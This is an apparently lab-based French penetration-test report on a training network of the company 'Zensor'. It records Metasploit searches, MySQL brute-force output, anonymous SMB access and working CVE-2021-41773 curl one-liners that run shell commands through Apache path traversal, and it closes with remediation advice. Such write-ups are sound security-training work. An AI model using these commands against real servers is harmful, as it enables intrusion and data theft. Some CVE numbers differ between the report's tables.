 Paper Title                                                    |  Path
Roaming Through the OpenSSH Client: CVE-2016-0777 and CVE-2016-0778 | english/39247-roaming-through-th
```

MSFCONSOLE

Mfconsole est un outil complet permettant de chercher des exploitations très facilement, et de les utiliser. Les exploitations sont automatisées, et de simples configurations permettent d'attaquer les systèmes ciblés. Les recherches de vulnérabilités effectuées sur msfconsole complèteront les vulnérabilités identifiées à l'aide de searchsploit.

Des vulnérabilités sur les services Gitea et Apache Flink seront cherchées sur msfconsole. De plus, il serait intéressant de trouver une exploitation prête d'emploi de la CVE-2021-41773 afin de compromettre les serveurs web Apache httpd de version 2.4.49.

GITEA

Une attaque permettant d'obtenir une exécution de code arbitraire à distance a été détectée. Elle s'applique à la version 1.4.0 du service Gitea.

```
msf6 > search gitea

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/multi/http/gitea_git_fetch_rce      2022-05-16       excellent  Yes    Gitea Git Fetch Remote Code Execution
   1  exploit/multi/http/gitea_git_hooks_rce      2020-10-07       excellent  Yes    Gitea Git Hooks Remote Code Execution
   2  exploit/multi/http/gogs_git_hooks_rce       2020-10-07       excellent  Yes    Gogs Git Hooks Remote Code Execution
```

Après quelques recherches, il s'agit de l'exploitation de la CVE-2020-14144. La condition pour exploiter cette vulnérabilité est que l'utilisateur ait les droits pour créer un git hook. Ainsi il suffit de déposer un fichier malicieux dans le dépôt git afin de déclencher automatiquement le git hook. Il permettra d'exécuter le fichier malicieux afin d'obtenir un reverse shell. Cette vulnérabilité a été comblée dans la version 1.13.0 mais reste présente dans la version actuelle du serveur .15.

APACHE FLINK

Apache Flink est un service de traitement de données distribué disponible sur le serveur .186. Les recherches de CVE n'ont pas été très fructueuses concernant Apache Flink, toutefois une exploitation semble intéressante au sein de msfconsole : « multi/http/apache_flink_jar_upload_exec ».

```
msf6 > search flink

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/apache_flink_jar_upload_exec       2019-11-13       excellent  Yes    Apache Flink JAR Upload Java Code Execution
   1  auxiliary/scanner/http/apache_flink_jobmanager_traversal  2021-01-05       normal     Yes    Apache Flink JobManager Traversal
   2  auxiliary/admin/networking/cisco_secure_acs_bypass                         normal     No     Cisco Secure ACS Unauthorized Password Change
```

Cette attaque est particulière car elle n'est pas réellement attachée à une CVE. En effet, cette vulnérabilité n'a pas été officiellement répertoriée. L'exploitation de cette vulnérabilité consiste à accéder à certaines ressources de l'interface web du serveur. Ces ressources permettent notamment de charger et exécuter un fichier JAR. En utilisant un fichier JAR malicieux ouvrant un meterpreter, il est possible d'aboutir à une exécution de code arbitraire à distance.

NMAP SCRIPTING ENGINE

L'outil nmap propose un puissant framework « Nmap Scripting Engine » autrement nommé NSE. Il permet de personnaliser et complexifier le comportement d'un scan nmap à l'aide d'un script. Les actions d'un script NSE sont très variées, mais en général ils sont utilisés pour détecter des vulnérabilités dynamiquement ou identifier des mauvaises configurations du produit. Certains scripts permettent même d'automatiser la détection et l'exploitation de vulnérabilités. Il est important de comprendre que NSE est aussi puissant que dangereux. En effet, il est facile de commettre une erreur en appliquant un déni de service sur une ressource sensible par exemple.

Un scan nmap utilisant NSE a été effectuée sur le serveur .206 proposant un service MySQL.

```
$ nmap 10.10.5.206 -p- -sV --script *mysql*
```

Le script NSE utilisé est adapté à un scan de service MySQL, et teste différentes attaques dont le bruteforce. Les résultats montrent que la base de données MySQL n'est pas bien configurée, et que les identifiants par défaut sont encore actifs (user : root, password : root)

```
# Nmap 7.93 scan initiated Tue Jul 11 11:36:37 2023 as: nmap -p 3306 -sV -o ./Cyber/Projets/ExploitationProject/MYSQLSCAN --script *mysql* 10.10.5.206
Nmap scan report for 10.10.5.206
Host is up (0.018s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MySQL 5.7.42
| mysql-enum:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-brute:
|   Accounts:
|     root:root - Valid credentials
|_  Statistics: Performed 45009 guesses in 345 seconds, average tps: 83.9
```

CONCLUSION

Pour conclure, il est intéressant de noter qu'une grande majorité de serveurs audités présentent des vulnérabilités critiques, tandis que d'autres serveurs ont simplement été mal configurés. Le manque de politiques de sécurité informatique peut déjà être perçu à ce stade de l'audit. En effet, une politique de mise à jour des services et des bonnes pratiques de configuration permettraient d'éviter ces vulnérabilités. Il est intéressant d'exploiter quelques serveurs Apache dans un premier temps, toutefois il est préférable que l'audit soit diversifié.

IP	Port	Service	Type de vulnérabilités	Détails
10.10.5.10	**139**	netbios-ssn	Mauvaise configuration/paramétrage	Netbios peut rendre le service SMB vulnérable
	445	microsoft-ds	Mauvaise configuration/paramétrage	Un dossier partagé est accessible sans mot de passe
10.10.5.15	**22**	OpenSSH	CVE-2018-15473 : Enumération d'utilisateurs	Ce service semble moins vulnérable que Gitea. Les efforts seront concentrés sur le port 3000.
	3000	Gitea	CVE-2020-14144 : Exécution de code arbitraire (RCE)	L'éditeur n'identifie pas cette CVE comme une vulnérabilité mais comme une fonctionnalité. Il faut alors être vigilant à sa configuration
10.10.5.22	**80**	Apache httpd	CVE-2021-41773 : Path Traversal	Cette vulnérabilité peut aboutir en une RCE si CGI est autorisé
10.10.5.36	**80**	Apache httpd	CVE-2021-41773 : Path Traversal	Cette vulnérabilité peut aboutir en une RCE si CGI est autorisé
10.10.5.51	**111**	rpcbind	CVE-2017-8779 : DoS	Les seules vulnérabilités trouvées permettent d'effectuer un déni de service
10.10.5.116	**21**	vsFTPd	CVE-2021-2523 : Backdoor	Une backdoor a été introduite par un acteur malveillant sur certaines distributions de vsFTPd
10.10.5.174	**22**	libssh	CVE-2018-10933 : Authentification Bypass	
10.10.5.186	**6123**	backup-express Spark Apache		L'effort a été placé sur le service Apache Flink afin de compromettre ce serveur
	6124	Pnbs - printer		
	8081	Apache Flink	Exécution d'un fichier JAR malveillant	Cette vulnérabilité bien connue n'est pas réellement référencée en tant que CVE
	37115	Apache Spark		

10.10.5.205	**80**	Apache httpd	CVE-2019-0211 : Privilege scalation CVE-2019-0217 : Horizontal privilege escalation	Il faudra essayer d'exploiter une de ces CVE
10.10.5.206	**3306**	MySQL	Mauvaise configuration/paramétrage	Les identifiants par défaut root:root ont été conservés
10.10.5.225	**80**	Apache httpd	CVE-2017-3167 : Authentification Bypass CVE-2019-0211 : Privilege scalation CVE-2019-0217 : Horizontal privilege escalation CVE-2017-7679 : Data exposure	Il faudra essayer d'exploiter une de ces CVE

EXPLOITATION & POST-EXPLOITATION

L'étape précédente a permis d'identifier des vulnérabilités sur chaque serveur du réseau. Toutefois, il se peut que des protections supplémentaires empêchent l'exploitation des vulnérabilités identifiées. De plus, la complexité d'exploitation d'une vulnérabilité est intéressante pour déterminer de sa faisabilité. Il reste donc à vérifier si ces failles sont exploitables. Ensuite les données sensibles seront recherchées sur chaque serveur compromis.

Cette partie est structurée différemment des précédentes, et présente l'exploitation de chaque serveur les uns à la suite des autres.

10.10.5.10

Le premier serveur compromis est le .10, et propose un service SMB afin de partager des ressources en ligne. Lors des précédentes phases, un dossier partagé accessible sans mot de passe a été identifié.

L'utilitaire smbclient est utilisé, et il permet d'interagir avec le service SMB. L'argument –no-pass est utilisé afin de préciser qu'aucun mot de passe n'est requis pour accéder à la ressource.

```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject]
└─$ smbclient --no-pass //10.10.5.10/share
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu May 25 11:45:53 2023
  ..                                  D        0  Thu Jul 20 04:44:10 2023
  secrets.txt                         N       27  Thu May 25 11:45:53 2023

                101430960 blocks of size 1024. 17704728 blocks available
smb: \> cat secrets.txt
cat: command not found
smb: \> get secrets.txt
getting file \secrets.txt of size 27 as secrets.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit
```

Au final, il est possible d'accéder au dossier partagé et d'exfiltrer les données sensibles retrouvées telles que le fichier secrets.txt. Après avoir consulté le fichier secrets.txt, le flag est retrouvé :

Flag : JEDHA{Smb_Misconf1gur4ti0n}

10.10.5.15

Les recherches sur Gitea ont permis de mettre en évidence la CVE-2020-14144. Cette vulnérabilité permet d'accéder d'exécuter du code arbitraire à distance à travers un reverse shell. L'exploitation de cette vulnérabilité nécessite quelques conditions au préalable : l'attaquant doit posséder un compte utilisateur et doit avoir les droits de créer un git hook. S'il est possible de créer un compte à partir de l'interface utilisateur de Gitea, il n'est pas certain que l'utilisateur ait les droits pour créer un git hook.

Dans un premier temps, un compte Gitea a été créé dans le cadre de cet audit. Ces identifiants sont :

- **Pseudo** : banner
- **Mot de passe :** ouaiouaiouai
- **Adresse e-mail :** bannercanardo@clm.com

Dans un second temps, il faut paramétrer le script msfconsole permettant d'exploiter cette vulnérabilité.

- **RHOSTS** : 10.10.5.15
- **RPORT :** 3000
- **USERNAME :** banner
- **PASSWORD :** ouaiouaiouai

Attention, il ne faut pas oublier de renseigner les paramètres LHOST et LPORT. Toutefois ces deux derniers paramètres seront les mêmes tout au long de l'audit.

Finalement l'exploitation de la vulnérabilité est prête à être utilisée. Il suffit d'entrer la commande run pour obtenir un meterpreter. Un meterpreter peut être vu comme une session s'ouvrant sur le serveur compromis, et permettant par exemple d'ouvrir un reverse shell.

L'exploitation a fonctionné correctement, et l'attaquant possède donc un reverse shell sur le serveur .15. Après quelques recherches un fichier flag.txt a été trouvé, il comporte le flag suivant :


Flag : JEDHA{Contr0l_your_registers_and_UPDATE ! ! ! }

10.10.5.22

La CVE-2021-41773 identifiée sur le serveur .22 pourrait également être exploitée à l'aide de msfconsole, mais cette vulnérabilité sera exploitée « à la main ». En effet msfconsole est efficace pour déterminer l'exploitabilité d'un serveur, toutefois une exploitation « à la main » permettra toujours de mieux la comprendre.

De nombreuses ressources sur internet permettent d'exploiter cette CVE de manière très facile. L'une de ces ressources est un script bash spécialement dédié à la CVE-2021-41773. Avant de l'utiliser il a fallu ajuster le path traversal en ajoutant des motifs « /%2e%2e».

Remarque : Ce motif correspond au codage URL des symboles permettant de revenir au dossier parent : « /.. »



L'exécution du script permet de confirmer le path traversal. Après quelques recherches le fichier flag.txt a été trouvé. Le fichier comporte le flag :

Flag : JEDHA[R3cent_Exploit_M4ss_exploited}

Cette exploitation a utilisé un script pour plus de confort, mais elle aurait pu se faire en une seule commande.

```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject/10.10.5.22]
└─$ curl -s --path-as-is -d "echo; " "http://10.10.5.22/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/flag.txt"
JEDHA{R3cent_Exploit_M4ss_explo1ted}
```

10.10.5.36

Le serveur .36 semble présenté la même vulnérabilité que le serveur précédent. Toutefois pour diversifier l'exploitation de la CVE-2021-41773, une simple ligne de commande sera utilisée. Seul le cœur de l'exploitation est récupéré, il consiste en un path traversal accessible à l'aide d'une requête HTTP.

```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject/10.10.5.22]
└─$ curl -s --path-as-is -d "echo Content-Type: text/plain; echo; id; ls -la /" "http://10.10.5.36/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash"
uid=1(daemon) gid=1(daemon) groups=1(daemon)
total 80
drwxr-xr-x   1 root root 4096 Aug 14 08:34 .
drwxr-xr-x   1 root root 4096 Aug 14 08:34 ..
-rwxr-xr-x   1 root root    0 Aug 14 08:34 .dockerenv
drwxr-xr-x   1 root root 4096 Sep 28  2021 bin
drwxr-xr-x   2 root root 4096 Jun 13  2021 boot
drwxr-xr-x   5 root root  340 Aug 14 08:34 dev
drwxr-xr-x   1 root root 4096 Aug 14 08:34 etc
-rw-r--r--   1 root root   24 May 25 15:45 flag.txt
drwxr-xr-x   2 root root 4096 Jun 13  2021 home
```

Finalement, cette exploitation est plus sévère que la précédente car un reverse shell a pu être ouvert.

Le serveur Apache .36 a été totalement compromis, et il est possible d'y exécuter du code arbitraire à distance. Après quelques recherches, une donnée sensible a pu être trouvée puis extraite. Il s'agit du fichier flag.txt comprenant le flag :

Flag : JEDHA{St1ll_Vunl3rable}


```
┌──(kali㉿kali)-[~/Cyber/Projets/ExploitationProject/10.10.5.22]
└─$ curl -s --path-as-is -d "echo; cat /flag.txt" "http://10.10.5.36/cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/bin/bash"
JEDHA{St1ll_Vunl3rable}
```

Remarque :

Pour exécuter du code arbitraire à distance, il est important de commencer la chaîne de commandes par un simple « echo ». Ensuite, les commandes systèmes peuvent être injectées en les séparant par un point-virgule.

10.10.5.174

Le service SSH du serveur .174 est vulnérable à la CVE-2018-10933 permettant de contourner le système d'authentification pour obtenir une connexion non autorisée. L'exploitation de cette vulnérabilité est automatisée au sein d'un script python dans l'objectif d'optimiser l'audit.




Lorsque la connexion est établie, il est facile de naviguer au sein du navigateur afin de retrouver le fichier flag.txt contenant le flag :


JEDHA{D3precated_SSH_c4n_be_vuln}

10.10.5.186

Cette vulnérabilité n'est pas officiellement référencée, par conséquent le respect de l'exploitation provenant de msfconsole est primordial. Toutefois, il semble que cette exploitation nécessite un certain nombre de prérequis comme pouvoir accéder aux ressources de l'application permettant de charger et exécuter un fichier JAR.



L'exploitation msfconsole de cette vulnérabilité ne nécessite pas beaucoup de configurations. En effet, il faut uniquement renseigner le serveur ciblé et le serveur malveillant sur lequel récupéré en reverse shell.



Finalement l'exploration du serveur .186 a permis de retrouver un fichier flag.txt contenant le flag suivant :

```
meterpreter > cat /flag.txt
JEDHA{Lf1_F0r_Th3_wIn}
```

Flag : JEDHA{Lf1_F0r_Th3_wIn}

10.10.5.205

Les exploitations des vulnérabilités CVE-2019-0215 et CVE-2019-0217 n'ont pas fonctionnées sur le serveur .205. De nouvelles pistes sont alors à envisager. La première étape est de récolter plus d'informations à partir du site.


Le framework Joomla semble être utilisé. Cette piste est intéressante d'autant plus que certaines versions de ce framework sont vulnérables.

Aucune information concernant la version de Joomla n'a été retrouvée, toutefois msfconsole propose un scanner de version.

```
msf6 auxiliary(scanner/http/joomla_version) > run

[*] Server: Apache/2.4.38 (Debian)
[+] Joomla version: 3.7.0
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Le résultat du scan permet d'affirmer que la version 3.7.0 de Joomla est utilisée. Cette version est vulnérable à des injections de code SQL pouvant aboutir à une fuite des bases de données SQL. Un projet python permettant d'exploiter cette vulnérabilité a été utilisé.



Finalement, le serveur .205 a permis d'accéder à la base de données SQL et d'y extraire des informations sensibles. En effet, des informations sur les utilisateurs et leurs identifiants ont été retrouvées lors de l'exploration. De plus, il semblerait que cette base de données SQL soit celle proposée par le serveur .206. Cette remarque reste toutefois à confirmer.

10.10.5.206

La vulnérabilité associée au serveur MySQL de l'entreprise Zensor ne correspond pas à une CVE, mais plutôt à une mauvaise configuration. En effet, les identifiants n'ont pas été modifiés et les identifiants par défaut sont toujours actifs. Il suffit alors de se connecter à la base de données comme l'utilisateur root en utilisant le mot de passe root.


```
$ mysql -h 10.10.5.206 -P 3306 -u root -p
```

Il suffit d'entrer le mot de passe par défaut pour avoir un accès total sur le serveur MySQL et les droits administrateurs de la base de données SQL. La navigation au sein des différentes bases de données et de leurs tables ont permis de retrouver un fichier flag.

```
➢ show databases ;
➢ use joomla ;
➢ show tables ;
```

En effet des données sensibles ont été trouvées au sein de la base de données joomla. Elle contient notamment la table flag comprenant le flag suivant :

Flag : JEDHA{SQLi_@n_J00mla}



<u>Remarque :</u>

Cette base de données correspond à celle interrogée lors de l'injection de code SQL du serveur .205. Même les précédentes informations utilisateurs peuvent être retrouvées sur le serveur SQL.

CONCLUSION

L'exploitation des vulnérabilités identifiées à l'étape précédente a été efficace, et la plupart des serveurs du réseau privé de Zensor ont été compromis. Les vulnérabilités exploitées sont critiques et permettent de récupérer un accès administrateur sur les serveurs victimes. L'exécution de code arbitraire à distance constituent la plupart des attaques. Toutefois l'audit est diversifié, par exemple des accès non autorisés, une connexion à une backdoor ainsi qu'une injection de code SQL ont pu être effectués. L'ensemble des données sensibles récupérées et des fichiers utilisés pour exploiter les vulnérabilités sont disponibles en annexes.

En vue des résultats de l'audit, il est clair que le réseau informatique de Zensor n'est pas sécurisé et souffre d'importantes failles informatiques. Il est intéressant de remarquer qu'au moins une vulnérabilité a été identifiée pour chaque service installé. Toutes les vulnérabilités n'ont pas été éprouvées, cependant les chiffres-clés de l'audit sont impressionnants.

- 100% d'exploitation réussie
- 8 compromissions
- 7 données sensibles

Un cyberattaquant pourrait facilement récupérer des informations propres à l'entreprise Zensor, des informations clients ou alors des informations systèmes pour préparer une seconde attaque plus conséquente. Un acteur plus malveillant pourrait même prendre possession des serveurs et de leurs données afin de menacer Zensor de ransomware. Dans tous les cas une cyberattaque sur l'infrastructure informatique de Zensor entraînerait des conséquences déplorables pour le fonctionnement, le développement et la réputation de Zensor.

IP	Service	Vulnérabilité	Description	Données retrouvées
10.10.5.10	**SAMBA**	Mauvaise configuration	Dossier partagé publique	JEDHA{Smb_Misconf1gur4ti0n}
10.10.5.15	**Gitea**	CVE-2020-14144	Exécution de code arbitraire à distance	JEDHA{Contr0l_your_registers_and_ UPDATE ! ! ! }
	OpenSSH	CVE-2018-15473	Enumération d'utilisateurs	Les données sensibles ont été retrouvées via le service Gitea
10.10.5.22	**Apache HTTPd**	CVE-2021-41773	1) Accès aux dossiers non autorisés 2) Exécution de code arbitraire à distance	JEDHA{R3cent_Exploit_M4ss_explo1ted}
10.10.5.36	**Apache HTTPd**	CVE-2021-41773	1) Accès aux dossiers non autorisés 2) Exécution de code arbitraire à distance	JEDHA{St1ll_Vunl3rable}
10.10.5.51	**RPCbind**	CVE-2017-8779	Déni de service	Cette vulnérabilité ne doit pas être exploitée
10.10.5.116	**vsFTPd**	CVE-2011-2523	Backdoor	
10.10.5.174	**libssh**	CVE-2018-10933	Contournement d'authentification	JEDHA{D3precated_SSH_c4n_be_vuln}
10.10.5.186	**Apache Flink**	Chargement et exécution d'un fichier JAR	Exécution de code arbitraire à distance	JEDHA{Lf1_F0r_Th3_wIn}
10.10.5.205	**Joomla**	CVE-2022-23797	Injection de commande SQL	Ce serveur a servi à accéder aux bases de données SQL du serveur .206
10.10.5.206	**MySQL**	Mauvaise configuration	Mot de passe par défaut	JEDHA{SQLi_@n_J00mla}
10.10.5.225	**Apache HTTPd**	CVE-2019-0217 / CVE-2017-3167 / CVE-2019-0211 / CVE-2019-0217 / CVE-2017-7679	Authentification Bypass / Privilege Escalation / Horizontal privilege escalation /Data exposure	Ce serveur n'était pas identifié comme prioritaire lors de l'audit, et n'a pas été exploité

REMEDIATION

Avec les étapes précédentes, l'audit n'est qu'à moitié complet. En effet, l'objectif final de l'entreprise Zensor est d'améliorer sa sécurité informatique. Par conséquent, il est important de donner quelques indications pour lui permettre de combler les vulnérabilités des différents services utilisés.

Les remédiations peuvent être séparées en deux catégories : les services nécessitant d'être mis à jour et les services devant être mieux configurés.

MONTER EN VERSION

La majorité des services disponibles sur le réseau de Zensor ne sont pas à jour et présentent des vulnérables critiques. Les nouvelles versions sécurisées à installer seront indiquées pour chaque service. De plus les remédiations manuelles seront détaillées pour chaque vulnérabilité dans le cas où certains services doivent conserver leur version actuelle. Néanmoins cette dernière option n'est pas recommandée.

En vue de cette situation, la meilleure préconisation pour Zensor afin de se prémunir d'une nouvelle situation semblable est de mettre en place une politique de mise à jour.

MISE A JOUR - GENERALITES

Le principal gestionnaire de paquet pour les systèmes UNIX est apt. La plupart des librairies peuvent être installées ou mises à jour à l'aide d'apt. La première commande permet de télécharger les nouvelles versions et la seconde commande permet de mettre à jour tous les paquets à l'aide des résultats de la commande précédente.

```
$ sudo apt update
$ sudo apt upgrade
```

Les services accessibles sur chaque serveur doivent être mis à jour, mais les librairies disponibles sur le serveur doivent également être mis à jour. Dans le cas contraire, un utilisateur pourrait entièrement compromettre le serveur en exploitant une librairie exploitable. Par conséquent, il existe différents gestionnaires de paquets agissant à différents niveaux. Certains gestionnaires de paquet permettent de gérer les librairies systèmes tandis que d'autres permettent de gérer les bibliothèques liées à une technologie particulière comme Python par exemple. Dans le cas de GenergY, il est recommandé de mettre à jour tous les services et librairies présents au sein de leur infrastructure informatique.

APACHE HTTP

Les différents serveurs Apache doivent absolument être mis à jour avec une version postérieure à la 2.4.57. Ces serveurs peuvent être mis à jour avec la commande suivante :

```
$ sudo apt upgrade apache2
```

Néanmoins, dans le cas où les versions actuelles doivent être conservées les remédiations à apporter sont présentées ci-dessous.

CVE-2021-41773

Cette vulnérabilité se décompose en deux étapes : un path traversal suivi d'une exécution de commande arbitraire à distance.

Le path traversal peut être évité si tous les fichiers en dehors du dossier sont protégés par le paramètre « all denied » dans le fichier de configuration. Attention le paramètre ne doit surtout pas être « all granted ».

```
<Directory />
    Require all denied
</Directory>
```

De plus, l'exécution de code arbitraire peut être empêchée en désactivant le module CGI dans le fichier de configuration. Il s'agit d'ailleurs de la configuration par défaut, et ne doit pas être modifiée en laissant les paramètres suivants en commentaire.

```
<IfModule !mpm_prefork_module>
        LoadModule cgid_module modules/mod_cgid.so
</IfModule>
```

APACHE FLINK

Pour le service Flink d'Apache il est recommandé de réinstaller le service avec les paquets d'une version postérieure à 1.17.0. Pour cela, il faut penser à prendre un snapshot du service et des jobs afin de reproduire le même environnement dans la nouvelle version du service. En effet, il s'agit d'un service de traitement en continu et ne peut pas souffrir d'une discontinuité de service.

Des précautions supplémentaires peuvent être prises pour éviter qu'une nouvelle attaque similaire se produise :

- Interdire l'accès publique au service Flink
- Restreindre l'accès au port 8081 sur lequel est disponible le dashboard abusé
- Créer une politique d'authentification pour accéder au service

GITEA

La version la plus à jour du service est la 1.21.0 et le binaire correspondant est disponible sur le site officiel. Dans un premier temps, il faut arrêter le service puis remplacer l'ancien binaire par le plus à jour. Le service Gitea sera ainsi mis à jour lors du prochain démarrage.

